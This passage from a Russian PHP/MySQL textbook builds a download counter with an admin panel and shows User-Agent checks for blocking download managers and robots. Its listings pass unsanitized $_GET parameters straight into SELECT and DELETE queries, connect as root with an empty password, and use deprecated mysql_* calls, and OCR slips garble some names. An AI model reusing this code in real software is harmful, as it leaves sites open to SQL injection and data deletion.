// Имя сервера базы данных, например, $dblocation = "mysql29.nowеb.ru".
```

```
// Сейчас выставлено имя сервера локальной машины
$dblocation = "localhost";
// Имя базы данных, где расположены таблицы files и hitfile
$dbname = "softtime";
// Имя пользователя базы данных
$dbuser = "root";
// Пароль
$dbpasswd = "";
// Количество позиций на странице
$pnumber = 30;
// Соединяемся с сервером базы данных
$dbcnx = @mysql_connect($dblocation,$dbuser,$dbpasswd);
// Выбираем базу данных
@mysql_select_db($dbname,$dbcnx);
// Небольшая вспомогательная функция, которая выводит сообщение
// в случае ошибки запроса к базе данных (используется в системе
// администрирования)
function puterror($message)
{
    echo("<p>$message</p>");
    exit();
}
?>
```

При занесении информации в базу данных (см. листинг 4.24) возможны два варианта. В первом случае, когда запись о загружаемом файле уже присутствует в таблице `files`, необходимо по имени файла извлечь первичный ключ данной записи из таблицы `files`. С использованием полученного значения необходимо занести новую запись в таблицу `hitfiles`. Второй вариант, когда загрузка файла осуществляется первый раз, запись в таблице `files`, соответствующая данному файлу, отсутствует, и в этом случае необходимо добавить новую запись как в таблицу `files`, так и в таблицу `hitfiles`.

Для того чтобы выяснить, присутствует ли в таблице `files` запись о загружаемом файле, и по какому из вариантов необходимо следовать, к таблице `files` осуществляется запрос `"SELECT * FROM files WHERE name='".$_GET['down']."'"`, извлекающий по имени файла первичный ключ таблицы. Если запись в таблице присутствует, то функция `mysql_num_rows()` вернет единицу. В этом случае переменной скрипта `$id_file` присваивается значение первичного ключа, которое далее используется для формирования SQL-запроса на добавление записи в табли-

цу hitfile. Если же функция mysql_num_rows() возвращает ноль, что говорит об отсутствии записи, соответствующей данному загружаемому файлу, то осуществляется SQL-запрос на добавление записи о новом файле в таблицу files. Имя первичного ключа, автоматически присвоенного MySQL, как предписывает параметр AUTO_INCREMENT, извлекается функцией mysql_insert_id().

Таким образом, любой новый файл, появляющийся в ассоциативных массивах $down_name и $down_files, автоматически попадает в базу данных при первой его загрузке. Это достаточно удобно, поскольку избавляет редактора страниц от ручного согласования содержимого сайта с базой данных. Единственная неприятность, поджидающая на этом пути, связана с тем, что при удалении файла из ассоциативных массивов не происходит автоматического удаления записей из базы данных. Эта проблема будет решена при построении второго блока данного Web-приложения — системы администрирования.

Можно заметить, что информация в системе дублируется и в файлах, и в базе данных. Первое, приходящее на ум решение, состоит в извлечении информации о закачиваемом файле при формировании HTTP-заголовка, причем информация не хранится в ассоциативных массивах. Можно, к примеру, так спроектировать базу данных (добавив третью таблицу, содержащую информацию о страницах сайта) и систему администрирования, что добавление нового файла на сайт будет осуществляться через Web-форму, которая будет загружать файл на сервер и автоматически заносить запись о нем в таблицу files. Данный подход имеет право на существование (к сожалению, из-за ограниченного объема книги мы не можем его рассмотреть), но есть у него и один существенный недостаток. Если сервер базы данных выходит из строя, а Web-сервер продолжает работу (часто именно так и бывает), то посетители сайта не смогут загружать файлы, несмотря на то, что Web-сервер может предоставить такой сервис и без услуг сервера базы данных.

В рассмотренном выше варианте счетчика при выходе из строя сервера базы данных учет загрузок прекращается, но данный факт не отражается на посетителях ресурса, у которых остается возможность загрузки файлов.

Замечание

Символы @ около каждой функции, обращающейся к базе данных, подавляют вывод ошибок и предупреждений в окно браузера, если сервер базы данных не реагирует на запросы. Это позволяет обезопасить дизайн сайта от искажений и скрыть от посетителей проблемы с сервером базы данных.

После того как налажен сбор и регистрация статистики в базе данных, можно переходить ко второй части Web-приложения, посвященной анализу собранной информации, — системе администрирования.

Система администрирования будет состоять из семи файлов:

- index.php — главная страница системы администрирования;
- topcounter.php — заголовок страницы;
- bottomcounter.php — завершение страницы;
- main.php — хиты страницы за пять временных интервалов: "Сегодня", "Вчера", "За 7 дней", "За 30 дней" и "За все время";
- hours.php — скрипт, отражающий распределение хитов как отдельного файла, так и всех загрузок по часам выбранных суток;
- days.php — скрипт, отражающий распределение хитов как отдельного файла, так и всех загрузок сайта по дням;
- delfile.php — скрипт удаления файла из таблиц системы.

Внешний вид главной страницы администрирования системы FileCounter представлен на рис. 4.3.




Рис. 4.3. Главная страница администрирования системы счетчика файлов

В таблице для каждого файла выводится общее число хитов за все время сбора информации счетчиком. Переход по названию файла приводит к странице, на которой отражена детальная статистике за пять временных интервалов: "Сегодня", "Вчера", "За 7 дней", "За 30 дней" и "За все время". Напротив каждого из файлов имеется ссылка на удаление его из системы статистики на случай, если редактор сайта удалил его с ресурса.

Замечание

В листингах книги для удобства восприятия будет опущен дизайн страниц. Если необходимо Web-приложение с наложенным дизайном, можно воспользоваться готовыми скриптами, расположенными на компакт-диске, прилагаемом к книге, или по адресу http://www.softtime.ru/downloads.php.

В листинге 4.26 представлен код файла index.php.

```
<?php
    // Данные переменные определяют название страницы и подсказку.
    $title='Статистика загрузки файлов';
    $pageinfo='Ниже перечислены Web-приложения, которые участвуют в
    статистике. По гиперссылкам можно получить детальную статистику по
    каждому отдельному Web-приложению';
    // Включаем заголовок страницы
    include "topcounter.php";
    // Если в запросе не переданы никакие параметры, выводим усредненную
    // статистику по всему сайту. В противном случае, если указан
    // конкретный файл ($id_file), выводим статистику по нему.
    $page = "";
    $page = $_GET['page'];
    $order = "";
    $order = $_GET['order'];
    if($page == "") $page = 1;
    $begin = ($page - 1)*$pnumber; //$pnumber - число позиций на странице
    if($order == "") $orderstr = "description";
    else $orderstr = "num DESC" ;
    // Формируем и выполняем SQL-запросы
    $pgs = mysql_query("SELECT hitfile.id_file,
                               files.description,
                               count(hitfile.id_file) AS num
                               FROM hitfile, files
```

```
                                WHERE hitfile.id_file = files.id_file
                                GROUP BY files.id_file
                                ORDER BY $esderstr
                                LIMIT $begin, $pnumber;");
$num = mysql_query("SELECT count(*) FROM files;");
$tot = mysql_query("SELECT count(*) FROM hitfile;");
if ($pgs && $num && $tot)
{
  // Выводим ссылки на другие страницы
  $total = mysql_fetch_array($num);
  $number = (int)($total['count(*)']/$pnumber);
  if((float)($total['count(*)']/$pnumber)-$number != 0) $number++;
  for($i = 1; $i<=$number; $i++)
  {
    if($number == $i)
    {
      if($page == $i)
        echo "[".(($i - 1)*$pnumber + 1)."-".$total['count(*)']."]";
      else
        echo "<a href=index.php?page=".$i."&order=".$order.">[".
             (($i - 1)*$pnumber + 1)."-".$total['count(*)']."]</a>";
    }
    else
    {
      if($page == $i)
        echo "[".(($i - 1)*$pnumber + 1)."-".$i*$pnumber."]";
      else
        echo "<a href=index.php?page=".$i."&order=".$order.">[".
             (($i - 1)*$pnumber + 1)."-".$i*$pnumber."]</a>";
    }
  }
  // Выводим таблицу с адресами страниц, участвующих в
  // статистике, и общее количество хитов для каждого из
  // файлов.
  // Заголовок таблицы
  ?>
  <table>
  <tr><td>
      <p><a href=index.php?page=<? echo $page ?>>Страница</a></p>
```

```
        </td>
        <td>
          <p><a href=index.php?page=<? echo $page ?>&order=1>Количество
            посещений</a></p>
        </td><td><p>Действие</p></td></tr>
      <?
      // Таблица
      $totalhit = mysql_fetch_array($tot);
      while($pag = mysql_fetch_array($pgs))
      {
        echo "<tr><td>
                  <a href=main.php?id_file=".$pag['id_file']."
                    ".$pag['description']."
                  </a>
                </td>
                <td align=center>".$pag['num']."</td>
                <td>
                  <a href=delfile.php?id_file=".$pag['id_file']."
                                                  Удалить</a>
                </td></tr>";
      }
      echo "</table>";
    } else puterror("Ошибка при обращении к таблице файлов");
    // Включаем завершение страницы
    include "bottomcounter.php";
?>
```

Файл index.php включает в свой состав два файла: topcounter.php и bottomcounter.php, которые формируют "шапку" и нижнюю часть страницы соответственно. Остальной код располагается между вставками этих двух файлов. Файл bottomcounter.php выводит дату начала регистрации информации системой и имя файла, для которого производится сбор статистики (см. рис. 4.3). Если посетитель выбрал ссылку для просмотра временной статистики всего сайта, будет выведена фраза **Весь сайт**. Код файла bottomcounter.php, за исключением тегов HTML, приведен в листинге 4.27.

```
<?php
  $id_file = 0;
  $id_file = $_GET['id_file'];
```

```
// Соединяемся с базой данных
require_once("../config.php");
// Если в качестве параметра передан первичный ключ таблицы files,
// выясняем имя закачиваемого файла
if ($_GET['id_file']!='')
{
  $pgs = mysql_query("SELECT files.description
                      FROM files
                      WHERE files.id_file=$id_file");
  if($pgs)
  {
    $page = mysql_fetch_array($pgs);
    $namepage = $page['description'];
    // Далее переменную $namepage можно использовать для вывода
    // имени файла
  }
// Иначе вместо имени выводим фразу "Весь сайт"
} else $namepage = "Весь сайт";
// Выясняем число дней, прошедших с момента начала сбора статистики
$dat = mysql_query("SELECT UNIX_TIMESTAMP(min(putdate))
                    FROM hitfile;");
if ($dat)
{
  $date = mysql_fetch_array($dat);
  echo "Дата начала регистрации данных: ".
  date("Y-m-d H:i:s",$date['UNIX_TIMESTAMP(min(putdate))']).
  "   ";
  printf("Прошло:<b> %d </b>дней",
         ((time()-$date['UNIX_TIMESTAMP(min(putdate))'])/3600/24));
} else puterror("Ошибка при обращении к таблице хитов");
?>
```

Возвращаясь к листингу 4.26, нужно отметить, что после включения файла bottomcounter.php формируется таблица с именами файлов и количеством обращений к ним. На одной странице выводится не более `$pnumber` файлов. Переменная `$pnumber`, по умолчанию принимающая значение, равное 10, находится в файле config.php, в котором может быть выставлено любое другое значение для этой переменной. На файлы, не уместившиеся на первой странице, выводятся гиперссылки. После этого формируется заголовок

таблицы, имена столбцов в котором представляют собой гиперссылки. Переходя по этим гиперссылкам, можно отсортировать столбцы (по имени файла или по числу обращений). Напротив каждого из файлов имеется ссылка на удаление файла из системы статистики, осуществляемое скриптом, расположенным в файле delfile.php (листинг 4.28).

```
<?php
  // Скрипт удаления информации о файлах из системы статистики
  include "../config.php";
  // Возвращаем параметр id_file
  $id_file = 0;
  $id_file = $_GET['id_file'];
  // Удаляем записи из таблицы hitfile
  if(mysql_query("DELETE FROM hitfile WHERE id_file=$id_file;"))
  {
    // Удаляем запись из таблицы files
    if(mysql_query("DELETE FROM files WHERE id_file=$id_file;"))
    {
      echo "<HTML><HEAD>
            <META HTTP-EQUIV='Refresh' CONTENT='0; URL=index.php'>
            </HEAD></HTML>";
    }
    else
    {
      echo "<B>Error: ".mysql_error();
      exit();
    }
  }
  else
  {
    echo "<B>Error: ".mysql_error();
    exit();
  }
?>
```

Данный скрипт производит очистку таблиц `hitfile` и `files` от записей, поле `id_file` которых равно значению, передаваемому через параметр строки запроса `id_file`. После успешного удаления записей происходит автомати-

ческий переход на главную страницу администрирования, осуществляемый при помощи HTTP-заголовка:

```
<META HTTP-EQUIV='Refresh' CONTENT='0; URL=index.php'>.
```

Теперь приступим к реализации дополнительных возможностей, появляющихся в результате хранения в таблице hitfile времени обращения к файлу. Эта информация позволяет отслеживать динамику изменения обращений к файлам во времени. Из листинга 4.27 видно, что название каждого файла является гиперссылкой на скрипт main.php, которому в качестве параметра передается первичный ключ, соответствующий данному файлу. Код файла main.php приведен в листинге 4.29.

```
<?php
  $title='Хиты';
  $pageinfo='При переходе по
  ссылкам "<b>Сегодня</b>", "<b>Вчера</b>" отображается
  детальная почасовая статистика загрузки за выбранный день.
  При переходе по ссылкам "<b>За 7 дней</b>" и "<b>За 30 дней
  </b>" отображается детальная суточная статистика за эти
  периоды времени.';
  $menu=1;
  $helppage='';
  // Заголовок страницы
  include "topcounter.php";
  // Вычисляем статистику "Сегодня"
  $hit1 = get_hits(1,0,$id_file);
  // Вычисляем статистику "Вчера"
  $hit2 = get_hits (2,1,$id_file);
  // Вычисляем статистику "За 7 дней"
  $hit7 = get_hits (7,0,$id_file);
  // Вычисляем статистику "За 30 дней"
  $hit30 = get_hits (30,0,$id_file);
  // Вычисляем статистику "За все время"
  $hitall = get_hits (0,0,$id_file);
?>
<table>
<tr>
  <td><a href='hours.php?day=0&id_file=<?php echo $id_file;?>'>
      Сегодня</a></td>
```

```
  <td><a href='hours.php?day=1&id_file=<?php echo $id_file;?>'>
      Вчера</a></td>
  <td><a href='days.php?id_file=<?php echo $id_file;?>'>
      За 7 дней</a></td>
  <td><a href='days.php?id_file=<?php echo $id_file;?>&daystat=30'>
      За 30 дней</a></td>
  <td>За все время</td>
</tr>
<tr>
  <td>Хиты</td>
  <td><?php echo $hit1; ?></td>
  <td><?php echo $hit2; ?></td>
  <td><?php echo $hit7; ?></td>
  <td><?php echo $hit30; ?></td>
  <td><?php echo $hitall; ?></td>
</tr>
</table>
<?php
  // Включаем завершение страницы
  include "bottomcounter.php";
// Функция возвращает
// количество хитов.
// $begin - число дней, которое необходимо вычесть из текущей даты,
// для того чтобы получить начальную точку временного интервала
// $end - число дней, которое необходимо вычесть из текущей даты,
// для того чтобы получить конечную точку временного интервала
// $id_file - первичный ключ записи таблицы files,
// соответствующей загружаемому файлу
function get_hits ($begin,$end,$id_file)
{
  // Эта переменная определяет, осуществляется запрос к конкретной
  // странице или ко всему сайту.
  if($id_file == "") $tmp = "";
  else $tmp = "id_file=$id_file";
  // Запрос на статистику за временной интервал, определяемый
  // параметрами $begin и $end
  if($begin == 0) $tmp2 = "";
  else $tmp2 = "putdate>=date_sub(DATE_FORMAT(NOW(),'%Y-%m-%d 23:59:59'),
                                  INTERVAL '$begin' DAY)";
```

```
  $tmp1 = "putdate<date_sub(DATE_FORMAT(NOW(),'%Y-%m-%d 23:59:59'),
                                    INTERVAL '$end' DAY)";
  // Расставляем and
  if($tmp2 != "" || $tmp != "") $and1 = " and ";
  if($tmp2 != "" && $tmp != "") $and2 = " and ";
  // Формируем SQL-запрос
  $hits = "SELECT count(*) FROM hitfile
                            WHERE ".$tmp1.$and1.$tmp2.$and2.$tmp;
  // Осуществляем запрос к базе данных
  $pht = mysql_query($hits);
  if($pht)
  {
    // Если запрос выполнен удачно, то преобразуем результат в массив
    $total_hit = mysql_fetch_array($pht);
    return $total_hit['count(*)'];
  }
  else
  {
    echo "<p><b>Error: ".mysql_error()."</b><p>";
    puterror("Ошибка при обращении к таблице хитов...");
  }
}
?>
```

Скрипт в листинге 4.29 создает таблицу с динамикой обращений к файлу за пять временных интервалов: "Сегодня", "Вчера", "За 7 дней", "За 30 дней" и "За все время". Для возвращения количества обращений к файлу (хитов) используется функция `get_hits($begin,$end,$id_file)`, которая принимает три параметра:

- `$begin` — число дней, которое необходимо вычесть из текущей даты для получения начальной точки временного интервала. Например, передав в качестве данного параметра 1, 10, 30, можно получить статистику за 1, 10 и 30 дней соответственно. Если параметр принимает значение 0, число хитов будет вычисляться за все время сбора статистики;
- `$end` — число дней, которое необходимо вычесть из текущей даты для получения конечной точки временного интервала. Так, если `$begin` принимает значение, равное 2, а `$end` — равное 1, это соответствует статистике "Вчера". Аналогично, значения параметров `$begin` = 14, `$end` = 7 соответствуют статистике "Неделю назад". Если `$end` принимает значе-

ние 0, число хитов будет вычисляться включительно до текущего момента;

- `$id_file` — переменная, передающая функции первичный ключ таблицы `files`, соответствующий файлу, для которого производится расчет количества обращений за интервал времени.

SQL-запрос к базе данных строится таким образом, чтобы временной интервал начинался с 0 часов 0 минут и заканчивался 23 часами 59 минутами и 59 секундами.

Внешний вид таблицы, формируемой скриптом в файле main.php, представлен на рис. 4.4.




Рис 4.4. Внешний вид страницы распределения хитов во времени

Заголовки таблицы являются гиперссылками, переход по которым позволяет просмотреть детальную почасовую статистику выбранных суток (периоды времени **Сегодня** и **Вчера**) и суточную статистику для более длительного временного интервала (**За 7 дней** и **За 30 дней**). За отображение суточной статистики несет ответственность файл days.php, за отображение почасовой — hours.php.

На рис. 4.5 приведен внешний вид страницы, формируемой файлом days.php. В качестве параметров файла ему были переданы первичный ключ записи таблицы `files`, соответствующей одному из файлов (`id_file`), и

требование вывода статистики за последние 7 дней, передаваемое при помощи параметра `daystst`.




Рис. 4.5. Внешний вид страницы, формируемой файлом days.php

Код файла days.php приведен в листинге 4.30.

Листинг 4.30. Содержимое файла days.php

```
<?php
  // Если число дней не передано, считаем, что вывод
  // осуществляется за 7 дней
  $daystst = "";
  $daystst = $_GET['daystst'];
  if($daystst == "") $daystst = 7;
  $title="Хиты за последние $daystst дней";
  $pageinfo = 'На этой странице вы можете видеть детальную статистику
               посещений за выбранный день с группировкой по часам.';
  $menu = 1;
```

```
  // Выводим заголовок страницы
  include "topcounter.php";
  ?>
    <table>
    <tr><td><p>Хиты</p></td></tr>
  <?php
  for($i=0; $i<$daystst; $i++)
  {
    $hit = get_hits ($i+1, $i, $id_file);
    echo "<tr>
            <td>
              <a href='hours.php?day=$i&id_file=$id_file'>
                $i дн. Назад
              </a>
            </td>
            <td>$hit</td>
          </tr>";
  }
  echo "</table>";
  // Включаем завершение страницы
  include "bottomcounter.php";
?>
```

Замечание

В листинге 4.30 не приводится код функции `get_hits()`, рассмотренной выше, при описании листинга 4.29.

Отличие листинга 4.30 от 4.29 заключается в том, что вывод суточной статистики по обращению к файлу происходит в цикле `for`.

Наконец, код последнего файла days.php, ответственного за вывод почасовой статистики для выбранных суток, задаваемых при помощи параметра `day`, приведен в листинге 4.31.

```
<?php
  $title='Хиты с группировкой по часам';
  $pageinfo='На этой странице вы можете видеть детальную статистику
             посещений за выбранный день с группировкой по часам.';
  $menu=1;
```

```
  $day = 0;
  $day = $_GET['day'];
  // Выводим заголовок страницы
  include "topcounter.php";
  // Выводим таблицу
  ?>
  <table>
    <tr><td><p>Часы</td><td><p>Хиты</td></tr>
  <?php
  for($i=0;$i<24;$i++)
  {
    $hit = get_hits($i+1,$i,$day,$id_file);
    echo "<tr><td>$i</td><td>$hit</td></tr>";
  }
  echo "</table>";
  // Включаем завершение страницы
  include "bottomcounter.php";

// Функция, возвращающая количество хитов.
// $begin - число часов, которое необходимо вычесть из текущей даты,
// для того чтобы получить начальную точку временного интервала
// $end - число часов, которое необходимо вычесть из текущей даты,
// для того чтобы получить конечную точку временного интервала
// $day - число дней, которое нужно вычесть из текущей даты, чтобы
// получить интересующий нас день.
// $id_file - первичный ключ записи таблицы files, соответствующей
// закачиваемому файлу
function get_hits($begin, $end, $day, $id_file)
{
  // Переменная $id_file определяет, осуществляется ли запрос
  // к конкретной странице или ко всему сайту.
  if($id_file == "") $tmp = "";
  else $tmp = "id_file=$id_file";
  // Запрос на статистику за временной интервал, определяемый
  // параметрами $begin,$end
  if($begin == 0) $tmp2 = "";
  else $tmp2 = "putdate>=date_add(DATE_FORMAT(DATE_SUB(NOW(),
     INTERVAL '$day' DAY),'%Y-%m-%d 00:00:00'),INTERVAL '$end' HOUR)";
  $tmp1 = "putdate<date_add(date_format(date_sub(now(),
```

```
    INTERVAL '$day' DAY),'%Y-%m-%d 00:00:00'),INTERVAL '$begin' HOUR)";
  // Расставляем and
  if($tmp2!="" || $tmp !="") $and1 = " and ";
  else $and1 = "";
  if($tmp2!="" && $tmp !="") $and2 = " and ";
  else $and2 = "";
  // Формируем SQL-запрос
  $hits = "SELECT count(*) FROM hitfile
                          WHERE ".$tmp1.$and1.$tmp2.$and2.$tmp;
  // Выполняем SQL-запрос
  $hit = mysql_query($hits);
  if($hit)
  {
    // Если запросы выполнены удачно, преобразуем результат в массив
    $total = mysql_fetch_array($hit);
    return $total['count(*)'];
  }
  else
  {
    echo "<b>Error: ".mysql_error()."<b>";
    puterror("Ошибка при обращении к таблице хитов...");
  }
}
?>
```

Код листинга 4.31 практически полностью аналогичен коду листинга 4.30. Точно так же в цикле при помощи функции `get_hits()` происходит формирование таблицы с почасовой статистикой, соответствующей файлу с переданным в скрипт первичным ключом `id_file`. Единственное различие заключается в том, что функция `get_hits()` содержит дополнительный параметр `$day`, определяющий дату, для которой производится подсчет хитов.

4.11. Предотвращение загрузки страниц

В предыдущем разделе была рассмотрена задача учета загрузки файлов, предназначенных для загрузки файлов в сервера. Загрузка файлов часто поощряется владельцами ресурсов, так как регулярное обновление библиотеки файлов является существенным стимулом для посетителей возвращаться на сайт.

Другое дело — информационные материалы, размещенные на сайте. Их загрузка при помощи файловых менеджеров закачек является нежелательной, так как при этом не происходит просмотр рекламы, за счет которой, в основном, и существуют ресурсы, и не растет рейтинг сайта, так как посещения его различными роботами и менеджерами закачек относятся к незасчитанным хитам. Проблема является очень серьезной для бесплатного хостинга, где владелец ресурса должен выдерживать определенное соотношение между просмотром рекламы его посетителями и трафиком создаваемым загрузкой рекламы.

Ситуация усугубляется при динамическом формировании содержимого сайта, когда адрес ресурса представляет собой строку вида ***http://www.site.ru?id_art=01 (02, 99)***. Такого рода ресурсы являются идеальной мишенью, так как позволяют легко сформировать пакетное задание для загрузки всего сайта.

Кроме менеджеров, позволяющих полностью или частично загрузить сайт, немалый процент посещений составляют различные роботы. Зачастую они выполняют полезные функции, в частности, собирают статистическую информацию для поисковых систем, но они же могут похищать различную информацию с сайта и автоматически размещать ее на сайте своего "хозяина". Нужно определенное искусство для отделения запросов, работающих на ресурс и против него.

Алгоритм предотвращения загрузки страниц менеджерами закачек и роботами очень прост: необходимо разрешать загрузку браузерам пользователей и запрещать остальным многочисленным "посетителям" сайта.

Замечание

Процент "посетителей-небраузеров" может быть значительным. В зависимости от содержимого ресурса он колеблется в районе 20%.

Определить, кем является посетитель, можно анализируя переменную `$HTTP_USER_AGENT`, содержащую строку, возвращаемую браузером клиента. В состав этой строки входит информация о типе и версии браузера и операционной системы посетителя.

Вот типичное содержание этой строки: `"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"`. Наличие подстроки `"MSIE 6.0"` говорит о том, что посетитель просматривает страницу при помощи Internet Explorer версии 6.0. Строка `"Windows NT 5.1"` сообщает, что в качестве операционной системы используется Windows XP.

Замечание

Для Windows 2000 переменная `$HTTP_USER_AGENT` выглядит следующим образом: `"Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)"`, в

то время как для Windows XP — "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

Если посетитель воспользуется браузером Opera, то содержимое $HTTP_USER_AGENT может выглядеть следующим образом: "Mozilla/4.0 (compatible; MSIE 5.0; Windows 98) Opera 6.04 [ru]". Подстрока MSIE 6.0 здесь также присутствует, сообщая, что браузер Opera является совместимым с браузером Internet Explorer и использует те же динамические библиотеки Windows. Поэтому при анализе строки, возвращаемой браузером, следует иметь в виду, что к Internet Explorer относится строка, содержащая подстроку MSIE 6.0 и не содержащая подстроки "Opera". Кроме того, из данной строки можно заключить, что пользователь использует операционную систему Windows 98.

При использовании браузера Netscape содержание переменной $HTTP_USER_AGENT может выглядеть следующим образом: "Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.4) Gecko/20030624 Netscape/7.1". Принадлежность к этому браузеру можно определить по наличию подстроки "Netscape". Кроме того, можно узнать, что посетитель выходит в Интернет, используя операционную версию Linux с ядром, оптимизированным под Pentium IV, находясь в графической оболочке Windows. Этот механизм удобно использовать для сбора статистической информации, которая позволяет дизайнерам оптимизировать страницы под наиболее распространенные браузеры.

Замечание

В *главе 14*, где рассматриваются учет и анализ посещаемости сайта, будет рассмотрена система, позволяющая собирать информацию о посетителях и предоставлять процентное соотношение используемых ими браузеров и операционных систем.

Таким образом, запрет загрузки страницы можно легко осуществить, как это показано в листинге 4.32, остановив выполнение скрипта PHP, если содержимое переменной $HTTP_USER_AGENT нас по каким-то причинам не устраивает.

```
<?php
// Если в строке $HTTP_USER_AGENT, передаваемой браузером, присутствует
// хоть что-то напоминающее слово Windows, остановить выполнение скрипта,
// тем самым, обезопасив свой ресурс от 98 процентной армии посетителей,
// использующих Windows в качестве операционной системы.
if(strpos($HTTP_USER_AGENT,"Win")!==false) exit();
?>
```

Разумеется, следует поступать очень осторожно и не действовать по принципу "все что не разрешено — запрещено", как это продемонстрировано в листинге 4.32. Не стоит сразу же запрещать посещение страницы роботу, который кажется подозрительным. Поисковые роботы всегда работают во благо ресурса, позволяя посетителям быстро находить ваш ресурс.

Замечание

В англоязычной литературе роботов часто называют Web-spiders (Web-пауки).

Если страницы сайта посещаются роботами поисковых систем, по строке `$HTTP_USER_AGENT` можно определить их принадлежность. Ниже перечислены строки, которые обычно возвращают наиболее известные поисковые роботы:

- `"StackRambler/2.0"` или `"StackRambler/2.0 (MSIE incompatible)')"` — Rambler;
- `"Yandex/1.01.001 (compatible; Win16; I)"` — поисковый робот Yandex;
- `"Googlebot/2.1 (+http://www.googlebot.com/bot.html)"` — Google;
- `"Aport"` — Aport.

Замечание

Если необходимо, чтобы поисковые роботы не индексировали часть страниц вашего ресурса (внутренние форумы, страницы администрирования, служебную информацию), не следует прибегать к вышеописанному способу, для этого следует использовать штатные средства сервера Apache, описанные в *главе 1*, или разместить в заголовках HTTP-документа строку `<META NAME="robots" CONTENT="noindex">`.

